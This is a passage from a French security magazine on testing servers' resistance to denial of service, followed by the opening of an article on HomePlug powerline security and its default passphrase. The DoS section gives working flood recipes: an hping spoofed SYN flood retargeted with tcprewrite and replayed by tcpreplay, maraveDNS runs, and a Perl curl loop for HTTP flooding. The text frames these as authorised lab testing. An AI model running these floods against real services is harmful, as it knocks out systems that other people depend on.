Réécrire l'adresse MAC est nécessaire pour s'assurer que la trame va bien vers l'interface physique de la cible ou du prochain saut. Il s'agira donc de l'adresse MAC de la cible ou de celle de la *default gateway*, en fonction de l'architecture de test.

⇒ 2.1.4 Rejeu des modèles

Il ne reste plus qu'à rejouer les paquets et à constater les effets de l'attaque. Pour le rejeu, **tcpreplay** reste un must dans la mesure où il permet de réguler le trafic émis soit en termes de paquets par seconde, soit en termes de bande passante. Bien sûr, il dispose également de l'option **-R** qui permet de rejouer une capture aussi vite que possible :-)

Notons toutefois qu'aucune alerte n'est générée, si le système ne peut pas atteindre la vitesse demandée. Il est donc nécessaire de faire un test préliminaire, puis d'analyser les statistiques, histoire de voir si la machine arrive à suivre.

⇒ 2.1.5 Exemple

Générons un petit SYN flood, pour voir. Disons que nous voulons des paquets SYN dont les sources sont *spoofées*, avec un IPID variable, l'option **timestamp** positionnée, le port source (43210) et le numéro de séquence (1234567) fixes. La cible est un serveur de mails (SMTP) quelque part sur Internet, disons en A.B.C.D.

La génération du paquet est effectuée sur notre LAN, à destination d'un serveur en 10.10.10.10. L'opération se fait via **hping** :

```
hping -S --rand-source --tcp_timestamp -L 0 -M 1234567 -s 43210 -k -p 25 10.10.10.10 -c 10000 --faster
```

Dans un premier temps, nous lançons les paquets à destination de l'adresse qui se situe sur notre réseau. En outre, on considère que 10.000 sources différentes est un nombre suffisant, d'où l'utilisation de l'option **-c** pour limiter le nombre total de paquets à envoyer. **--faster** est également positionné pour générer tout ça en 10 secondes.

Le trafic est capturé à partir de la machine qui émet les paquets dans un fichier **synflood.cap**.

Considérons maintenant que vous savez comment effectuer la capture et que vous utilisez **tcpreplay v3.x** (et >= 3.1.1),

ce que je vous recommande fortement. L'opération de modification des paquets peut être effectuée à l'aide de `tcprewrite`. Il est toutefois nécessaire de récupérer l'adresse MAC du prochain saut qui sera « franchi » par le paquet. Disons ici que ce sera 11:22:33:44:55:66. Si vous ne savez pas comment obtenir l'adresse MAC du prochain saut, fermez ce magazine... Donc, il ne reste qu'à réécrire la capture :

```
tcprewrite --enet-dmac=11:22:33:44:55:66 -i synflood.cap -o synflood-ready.cap --
pnat=10.10.10/32:A.B.C.D/32
```

En considérant que A.B.C.D est l'adresse cible.

Il ne reste plus qu'à rejouer le trafic avec `tcpreplay`, le rythme de génération des paquets étant fixé avec l'option `--pps` :

```
tcpreplay --pps=10000 synflood-ready.cap
```

⇒ 2.2 DoS Applicatif

⇒ 2.2.1 Spécificités

Il y a deux spécificités liées aux DoS applicatifs. La première est que chaque application a des points faibles différents. Ainsi, on ne casse pas un serveur SIP comme on le fait avec un serveur DNS. Il est donc nécessaire de connaître relativement bien les

applications concernées, faute de quoi l'attaque ne sera pas efficace. La seconde est que la plupart des applications travaillent en mode connecté, et que, par conséquent, le *spoofing* n'est plus possible. Ce petit détail rend beaucoup plus compliquée, voire impossible, la simulation d'attaques distribuées.

La première contrainte explique pourquoi la plupart des attaques observées sont soit des attaques réseau, soit des attaques applicatives relativement basiques (ce qui ne signifie pas inefficaces, loin de là). La seconde a essentiellement pour conséquence de réduire considérablement le nombre d'outils disponibles pour tester la résistance aux DoS, ce qui est déjà plus problématique.

⇒ 2.2.2 maraveDNS

Comme on a autre chose à faire que de disserter, on va étudier un cas concret : maraveDNS. L'intérêt de ce programme est de mettre en œuvre la technique décrite plus haut pour les DoS réseau, mais au niveau applicatif :

- 1► Il génère des paquets d'attaques DNS avec différentes options de type de requêtes, domaines, sources etc.
- 2► Il enregistre le trafic généré, pour un rejeu ou une analyse ultérieure.
- 3► Il accélère l'attaque avec `tcpreplay`.
- 4► Il vérifie la disponibilité du serveur.

13756	26.621007	192.168.205.189	192.168.205.11	DNS	Standard query A e.org
13757	26.621899	192.168.205.189	192.168.205.11	DNS	Standard query A ev.com
13758	26.622522	192.168.205.189	192.168.205.11	DNS	Standard query A evk.org
13759	26.623149	192.168.205.189	192.168.205.11	DNS	Standard query A evkm.com
13760	26.623871	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf.com
13761	26.624504	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1.com
13762	26.625234	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1q.org
13763	26.625907	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1qu.com
13764	26.626566	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quq.org
13765	26.627241	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqw.com
13766	26.627920	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwn.org
13767	26.628601	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnv.org
13768	26.629371	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvd.org
13769	26.630022	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdu.org
13770	26.630742	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwu.org
13771	26.631441	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudc.com
13772	26.632197	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcv.org
13773	26.632861	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvb.org
13774	26.633619	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsj.com
13775	26.634399	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjo.com
13776	26.634991	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoom.com
13777	26.635985	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjooms.org
13778	26.636474	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomsel.com
13779	26.637300	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbw.com
13780	26.637991	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpm.com
13781	26.638672	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpmi.com
13782	26.639360	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpmir.com
13783	26.640165	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpmirp.com
13784	26.640858	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpmirip.com
13785	26.641810	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpmiripv.com
13786	26.642549	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpmiripvs.com
13787	26.643257	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpmiripvsf.com
13788	26.643993	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpmiripvsf.org
13789	26.644732	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpmiripvsf.org
13790	26.647166	192.168.205.189	192.168.205.11	DNS	Standard query A www.rstack-canalhistorique.org
13791	26.647707	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpmirip.com
13792	26.648503	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpmirip.com
13793	26.649334	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpmiripv.com
13794	26.650160	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpmiripvs.com
13795	26.650882	192.168.205.189	192.168.205.11	DNS	Standard query A evkmf1quqwnvdwudcvbsjoomselbwvpmiripvsf.org

3 Trafic de flood DNS

Un simple *flood* vers des domaines aléatoires, pour regarder comment ça marche.

```
[root@localhost perl]# ./maraveDNSv2.pl --test www.rstack-canalhistorique.org -t
192.168.205.11 -u 10
Attacking : 192.168.205.11
Asking A records
Testing www.rstack-canalhistorique.org entry : SUCCESS
Flood duration : 10 seconds

<Press ENTER to start>

Flood started <CTRL-C> to stop
11 s : 14261 Packets - 1125 Req/s - Overall success rate : 100% (100%)

Stopping the flood ... please wait
Done, have a nice day
```

Le serveur résiste. Et comme on aime savoir ce qu'on fait, on en a profité pour sniffer le trafic qui passe. On voit clairement l'algorithme utilisé pour générer les noms de domaine aléatoires et la requête pour les tests. (voir Fig. 3, page précédente)

Activons les options suivantes :

- ⇒ *spoof* la source, vers une adresse de NOTRE réseau (on a dit qu'on voulait pas aller en prison ce soir) ;
- ⇒ capturer et accélérer le trafic ;
- ⇒ voir par nos propres moyens si le serveur DNS répond ou pas.

```
[root@localhost perl]# ./maraveDNSv2.pl --test www.rstack-canalhistorique.org -t
192.168.205.11 --sip 192.168.205.100 -c dnsflood -d eth0 -u 10
-r 0
Attacking : 192.168.205.11
Asking A records
Spoofing from 192.168.205.100
Testing www.rstack-canalhistorique.org entry : SUCCESS
Flood duration : 10 seconds
Capturing attack data to dnsflood
Capture will be replayed full speed with /usr/sbin/tcpreplay
<Press ENTER to start>

STAGE 1: Starting packet generation <CTRL-C> to stop
10 s : 15127 Packets - 1520 Req/s - Overall success rate : 100% (100%)
STAGE 1 : Stopping

STAGE 2 : Starting accelerated flood <CTRL-C> to stop
36 s : 1332442 Packets - 42850 Req/s - Overall success rate : 95% (90%)
STAGE 2 : Flood stopped.

Goodbye, have a nice day
```

Pas mal, 15.000 requêtes rejouées au rythme de 40.000 par seconde. Et, au bout de 35 secondes, un taux de succès des requêtes DNS de 90% selon l'organisateur (95% en moyenne – c'est l'*overall success rate*). Ce taux de succès est en fait de 0% selon la police (et les utilisateurs du réseau), c'est juste que la routine de test est toute pourrie. La preuve.

```
C:\Documents and Settings\Bar\ De\ La\ Prison>nslookup www.titi.fr
DNS request timed out.
    timeout was 2 seconds.
*** Can't find server name for address 192.168.205.11: Timed out
*** Default servers are not available
Server: UnKnown
Address: 192.168.205.11

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
*** Request to UnKnown timed-out
```

Avec un peu de travail, on arrive facilement à un outil utile. Il n'y a plus qu'à rajouter une option pour contrôler le rythme des requêtes et, hop, on voit si le serveur DNS de la maison tient la route.

⇒ 2.2.3 Généralisation

Le truc, c'est de savoir si on peut généraliser ce genre de test. Avec des applications construites sur UDP oui, sans aucun problème. Il n'y a qu'à voir le code de *maraveDNS*. En changeant le rôle des options « type », « host » et « domain » en « type » (mais SIP là), « from/contact » et « to », puis le contenu les paquets, on a écrit *maraveSIP*.

Avec TCP, c'est raté. Essayons autre chose. En termes de sessions maintenues ouvertes et inactives, il n'y a qu'un bon *naphta-like*. Donc, on va chercher *rstd.pl* et *shutup.pl*. On fixe les « anti-script-kiddies » (...), on passe les *forks* en *threads* (c'est plus propre) et ça roule. 2 PC, 1 HUB et hop ! Il y a (au moins) une alternative, c'est *Webdevil*. Pas mal, parce qu'il permet de mettre en œuvre un mini-botnet. Donc, avec quelques PC, il est facile de lancer ce type d'attaque. Ce qui est important de retenir à ce niveau d'attaques, c'est que la notion d'accélération est inutile. Quelques milliers de connexions par seconde sont généralement suffisantes pour écrouler un service en quelques dizaines de secondes.

Maintenant, le vrai flood applicatif généré par un vrai botnet... Bah, là, je cale. Bien sûr, on peut prendre une dizaine de machines, définir sur chacune une dizaine d'interfaces et forker plusieurs clients sur chaque interface. On se rapproche de la réalité. Mais, on se rapproche juste. En effet, toutes les sources vont venir du même réseau, et donc les caractéristiques sont assez communes. Voyons tout de même comment faire pour simuler un flood HTTP, à partir d'une machine sur le réseau 10.0.0.0/24.

Sur une machine, créer 100 interfaces virtuelles : `for i in `seq 100 200`;do ifconfig eth0:$i 10.0.0.$i; done.`

Lancer *curl* vers l'URL cible et avec l'option *--interface* qui prend des valeurs aléatoires :


```
#!/usr/bin/perl

print "Flooding http://192.168.0.207/cgi-bin/badstore.cgi?action=whatsnew";
print "\n";
$i=100;

while(1) {
    if($i==201) { $i=100; }
    my $interface="eth0:$i";
    my $command="curl http://192.168.0.207/cgi-bin/badstore.cgi?action=whatsnew --interface ".$interface." 1>/dev/null 2>/dev/null";
    print $command;
    print "\n";
    system($command);
    $i++;
}
```

C'est sale, mais vous voyez le principe.

Il est possible également d'envisager de remplacer la default gateway du réseau par une machine qui effectue le routage « normal » et route également vers une interface spécifique

quelques réseaux sur lesquels on va trouver les machines « multihomées ». Ca se fait, dans un lab. Mais, dans la vraie vie, j'ai jamais vu un RSSI suffisamment concerné pour valider ce type de test (et en même temps, je le comprends quelque part).

Concrètement, cette dernière option pourrait être mise en œuvre de la manière suivante :

- 1► Je mets un routeur à la place de la default gateway, sur l'interface eth0.
- 2► Une interface (eth1) va vers le réseau par défaut.
- 3► Une autre (eth2) donne sur un lien qui « héberge » des machines avec des interfaces (réelles ou virtuelles – genre eth0:1) sur des réseaux qui ont l'air complètement différents (225.165.12.89, 194.98.23.76, etc.).
- 4► Je déclare ces adresses sur le routeur en donnant comme route l'interface eth2.
- 5► Et voilà, je peux lancer des connexions à partir de mes machines du réseau d'attaque et simuler un flood provenant de sources sur des réseaux différents.

3. Évaluer le fonctionnement d'un service


3.1 Exemple de gag

L'objectif est de tester la capacité de survie d'un serveur DNS en cas d'attaque. Bien. L'attaque est lancée avec l'outil maraveDNS. Une des principales caractéristiques de ce test est le positionnement du bit de récursivité, utilisé par défaut par les principales piles. En parallèle, un autre PC du réseau, client du serveur DNS cible, effectue des requêtes DNS vers des domaines aléatoires, au rythme d'une requête toute les cinq secondes. Ce PC sert de témoin du bon fonctionnement du serveur.

En mode replay et au bout de quelques secondes d'attaque à 20.000 requêtes par seconde, le client n'obtient plus de réponse. L'heure du décès du serveur DNS est alors prononcée et tout le monde est bien content de s'être amusé à casser un truc sans rien comprendre à ce qui s'est passé. Facile pourtant. La récursivité implique que le serveur va chercher l'adresse du SOA du domaine auquel appartient le nom dont on souhaite la résolution. Une fois cette information obtenue auprès d'un TLD, le serveur DNS effectue la requête vers le SOA et envoie enfin la réponse au client. Ce qui s'est passé ici est tout simplement que le nombre important de

requêtes/réponses émises et reçues au travers du lien d'accès à Internet a généré un volume de trafic tel qu'il a saturé le lien vers l'ISP. Dès lors, la résolution est devenue impossible. Rien à voir avec un DoS sur le serveur. Le test a juste permis de valider qu'il n'était pas possible de faire transiter plus de 8 Mbps sur une LS à 8 Mbps...

4 Traceroute 3D



⇒ 3.2 Réfléchissons un peu

L'indisponibilité d'un service est relativement simple à détecter. Le fait que le client n'accède plus à l'information désirée est une preuve simple, mais irréfutable. Toutefois, la problématique n'est pas officiellement de pourrir le serveur, mais d'identifier les points faibles de l'infrastructure et du service. Par conséquent, il est nécessaire d'être à même de tester la disponibilité et les performances de l'ensemble des composants de la chaîne.

⇒ 3.3 Tests de base

Le test le plus simple est bien entendu la connectivité réseau, et le *ping* de base peut suffire si ce type de trafic n'est pas bloqué. *fping* présente quelques avantages supplémentaires dans la mesure où il calcule d'office une moyenne.

```
[root@localhost ~]# fping -c 10000 -e -i 100 -s 10.0.0.106
10.0.0.106 : [0], 84 bytes, 21.1 ms (21.1 avg, 0% loss)
10.0.0.106 : [1], 84 bytes, 6.46 ms (13.7 avg, 0% loss)
10.0.0.106 : [2], 84 bytes, 4.03 ms (10.5 avg, 0% loss)
10.0.0.106 : [3], 84 bytes, 4.04 ms (8.91 avg, 0% loss)
10.0.0.106 : [4], 84 bytes, 8.03 ms (8.73 avg, 0% loss)
10.0.0.106 : [5], 84 bytes, 8.03 ms (8.61 avg, 0% loss)
10.0.0.106 : [6], 84 bytes, 4.03 ms (7.96 avg, 0% loss)
10.0.0.106 : [7], 84 bytes, 8.03 ms (7.97 avg, 0% loss)
10.0.0.106 : [8], 84 bytes, 3.94 ms (7.52 avg, 0% loss)
10.0.0.106 : [9], 84 bytes, 4.03 ms (7.17 avg, 0% loss)
10.0.0.106 : [10], 84 bytes, 8.02 ms (7.25 avg, 0% loss)
10.0.0.106 : [11], 84 bytes, 7.97 ms (7.31 avg, 0% loss)
10.0.0.106 : [12], 84 bytes, 12.0 ms (7.67 avg, 0% loss)
10.0.0.106 : [13], 84 bytes, 4.04 ms (7.41 avg, 0% loss)
10.0.0.106 : [14], 84 bytes, 4.04 ms (7.18 avg, 0% loss)
10.0.0.106 : [15], 84 bytes, 8.04 ms (7.24 avg, 0% loss)
10.0.0.106 : [16], 84 bytes, 7.99 ms (7.28 avg, 0% loss)

10.0.0.106 : xmt/rcv/%loss = 79/79/0%, min/avg/max = 0.59/6.20/21.1

1 targets
1 alive
0 unreachable
0 unknown addresses

0 timeouts (waiting for response)
79 ICMP Echos sent
79 ICMP Echo Replies received
0 other ICMP received


0.59 ms (min round trip time)
6.20 ms (avg round trip time)
21.1 ms (max round trip time)
78.418 sec (elapsed real time)
```

Toutefois, le fait qu'un système ne réponde plus au ping peut être la conséquence de plusieurs phénomènes : défaillance d'un équipement réseau, collisions, saturation d'un lien, etc. Pour identifier le composant qui soudainement a un problème, on utilise par exemple un *traceroute*. Un peu plus ludique, Traceroute 3d permet de voir l'évolution des temps de réponse réseau des différents sauts vers la destination. Toute dégradation

des performances d'un composant de l'infrastructure sera par conséquent immédiatement identifiée.

⇒ 3.4 Tests de l'applicatif

Les outils de test de performance des applications sont nombreux. Normal, car là il y a un business. En fait, la principale problématique réside dans la définition et l'évaluation de la métrique à prendre en considération. Dans certains cas, le seul fait de tester l'accès à une page web via un *browser* est suffisant. Entre nous, c'est vrai. Dans d'autres cas, on cherche à avoir une série de résultats mesurés (et non pas une simple évaluation humaine). Des outils plus ou moins évolués sont disponibles pour ça. On trouvera *sipp* pour SIP, *openload* pour HTTP, DPT (DNS Performance Test) pour le DNS, etc.



5 DPT

```
root@localhost ~]# openload http://www.clusif.asso.org
URL: http://www.clusif.asso.org:80/
Clients: 5
MaTps 13.70, Tps 13.70, Resp Time 0.297, Err 0%, Count 16
MaTps 13.63, Tps 13.06, Resp Time 0.344, Err 0%, Count 30
MaTps 13.66, Tps 13.85, Resp Time 0.422, Err 0%, Count 44
MaTps 13.42, Tps 11.30, Resp Time 0.414, Err 0%, Count 56
MaTps 13.77, Tps 16.96, Resp Time 0.300, Err 0%, Count 76
MaTps 13.94, Tps 15.47, Resp Time 0.331, Err 31%, Count 92
MaTps 13.74, Tps 11.94, Resp Time 0.411, Err 61%, Count 105
MaTps 13.56, Tps 11.87, Resp Time 0.406, Err 58%, Count 117
MaTps 12.48, Tps 2.83, Resp Time 0.875, Err 75%, Count 121
MaTps 12.64, Tps 14.04, Resp Time 0.577, Err 87%, Count 137
MaTps 13.12, Tps 17.45, Resp Time 0.307, Err 100%, Count 157
MaTps 13.52, Tps 17.14, Resp Time 0.291, Err 100%, Count 177
MaTps 13.53, Tps 13.57, Resp Time 0.355, Err 100%, Count 193

Total TPS: 12.84
Avg. Response time: 0.375 sec.
Max Response time: 2.831 sec
Total Requests: 193
Total Errors: 93
```





Conclusion

A priori, tout a été dit. Mais, parce qu'il faut bien conclure, je me permets d'insister sur le fait que casser un système pour s'amuser est illégal. Maintenant, s'il s'agit juste d'évaluer la capacité de résistance d'un serveur ou la sécurité d'une infrastructure, il y a toujours beaucoup de choses intéressantes à faire en prenant les bonnes précautions.



Références

www.google.com



LES TECHNOLOGIES PAR COURANTS PORTEURS (CPL) SONT-ELLES VRAIMENT SÉCURISÉES ?

mots clés : CPL, Sécurité, HomePlug AV, réseaux logiques, LAN

Les technologies CPL se font de plus en plus présentes dans le domaine des télécoms domestiques comme dans le domaine industriel. Leur utilisation soulève les mêmes questions que celles posées avec l'utilisation


de la technologie Wi-Fi. Aussi, cet article va à la fois préciser le fonctionnement des niveaux de sécurité dans les technologies en question et la sécurité afférente du média physique.

⇒ 1. Le câble électrique comme support partagé


⇒ 1.1 Développement des technologies CPL

Les technologies CPL se sont développées ces dernières années au gré des différentes générations de formats propriétaires au sein ou non d'alliances professionnelles. La **figure 1** illustre les différentes générations depuis l'historique technologie *Passeport* (permettant un débit de 300 Kbits/s partagé sur une interface réseau de type parallèle sous Windows 95) jusqu'aux dernières technologies à 200 Mbits/s (Spidcom, DS2 et HomePlug AV). Côté bas débit, l'alliance HomePlug a publié, il y a quelques mois, le *draft* du standard CC (*Control and Command*) qui s'attaque aux réseaux de capteurs industriels en complément ou non d'autres technologies (ZigBee, RF...). Les soucis de sécurité sont également présents, car l'utilisation peut être faite à la fois sur des réseaux électriques privés et sur le réseau électrique public (lignes Basse Tension ou Moyenne Tension).

Actuellement, le marché est principalement poussé par l'utilisation des CPL comme technologie de diffusion des connexions Internet haut débit dans les bâtiments.



2 Une installation CPL domestique classique



L'exemple classique qui se retrouve dans 80% des cas se compose de 3 boîtiers CPL : un des boîtiers connecté au modem DSL, un second boîtier connecté au décodeur vidéo qui permet la *streaming* des flux MPEG-IP (depuis des serveurs vidéo sur le *backbone*) vers des terminaux vidéo comme les TV et, enfin, un troisième boîtier connecté à un PC pour l'accès à Internet. Ce type de configuration offre non seulement une simplicité d'utilisation aux utilisateurs (comme le prouvent les faibles taux de retour des équipements chez les FAI qui offrent en option ce type de pack CPL) comparé à la technologie Wi-Fi que ce soit en termes de configuration (il suffit de brancher électriquement les équipements CPL pour réaliser un classique pont Ethernet) ou de sécurité (accéder au média de transmission se révèle plus difficile que dans le cas des technologies radio 802.11 par exemple). Cependant, des soucis de sécurité se posent comme nous allons le voir dans la suite de cet article, car se doivent d'être pris en compte le problème des configurations par défaut et les caractéristiques du média de transport.

Actuellement, le standard HomePlug (avec ces différentes générations 1.0, Turbo, Viper et AV) semble dominer largement le marché par le nombre d'équipements vendus (plus de 12 millions à fin 2007) et les discussions au sein du groupe de travail IEEE P1901 privilégient des pistes de standard CPL IEEE inspirées justement de HomePlug AV. C'est en se basant sur ce dernier que nous allons analyser ci-après le fonctionnement de la sécurité au sein des CPL, la gestion des clés et des réseaux logiques.

La facilité d'installation des équipements HomePlug 1.0 et 1.1 provient de la clé de chiffrement (clé DES-56 bits provenant d'un *hash* d'une *passphrase*) par défaut qui est définie dans la spécification. Tout équipement HomePlug 1.0, 1.1 possède par défaut la *passphrase* « HomePlug ». De celle-ci est dérivée la clé

de chiffrement des trames Ethernet qui circulent sur le réseau électrique. Ceci implique qu'il est facile d'agrandir un réseau CPL existant (avec sa configuration par défaut) en branchant un nouvel équipement dont la *passphrase* n'a pas été modifiée et se révèle vraie pour tout équipement CPL branché sur le réseau électrique et à portée « CPL » comme nous allons le voir.

1.2 Architecture des réseaux électriques comme média physique

Les réseaux électriques qu'ils soient privés ou publics ont été construits pour transporter de l'énergie électrique depuis une source (un générateur) vers des récepteurs (les prises électriques) et non pour transporter des données à très haut débit. Le but de cet article n'est pas d'analyser ou de lister l'ensemble des architectures de réseaux électriques, mais plutôt de réfléchir à ces architectures en termes de sécurité des données.

Pour ce qui est des réseaux électriques publics, en France, derrière le secondaire du poste de transformation MT/BT (Moyenne Tension/Basse Tension), on peut retrouver jusqu'à 100-200 compteurs de foyers connectés. Ces 100-200 compteurs sont reliés au reste du réseau électrique par des topologies en grappe, anneau ou étoile et parfois même par les trois types en même temps. En milieu urbain, les différents immeubles disposent d'une arrivée en bas d'immeuble, puis d'une distribution des connexions au réseau électrique en piquage sur la ligne électrique qui remontent dans les espaces communs.

Les réseaux électriques privés, c'est-à-dire ceux derrière le compteur électrique (dont un des rôles est justement d'effectuer une séparation entre le réseau public et l'utilisation que chacun fait de l'électricité), peuvent être de tout type, mais en grande généralité, ils sont architecturés autour du tableau électrique (ou se trouvent tous les départs) et se dirigent vers les prises, lumières et interrupteurs de l'habitat ou du bâtiment. Le tableau électrique est donc un point central du réseau électrique domestique autour duquel les communications CPL qui circulent sur ce type de réseau vont transiter en plus de passer par le compteur électrique EDF.

1.3 Propagation du signal sur les câbles électriques

La propagation du signal CPL sur les câbles électriques donne les estimations de portée « radio CPL » sur un réseau en rajoutant les perturbations dues aux équipements branchés qui induisent des fréquences de bruits dans la bande d'utilisation des CPL (entre 1 et 30 MHz). Le signal CPL se propage quasiment sans pertes jusqu'à 300m de câble sans perturbations et, ensuite, l'atténuation se révèle quasi proportionnelle à la distance, ce qui permet de propager le signal jusqu'à une distance équivalente à 1000m de câbles. Ceci est vrai sur des essais réalisés en laboratoires avec

des câbles électriques sans perturbations extérieures, mais, dans la réalité, les signaux CPL vont être atténués par diverses choses, la qualité des câbles, les perturbations extérieures, les nœuds du réseau électrique à traverser (prises, disjoncteurs, relais, jonctions, compteur...).

Du point de vue de la sécurité, le signal CPL se propage au sein du réseau électrique via les câbles jusqu'à une atténuation totale, il peut donc être visible au-delà du compteur électrique et de

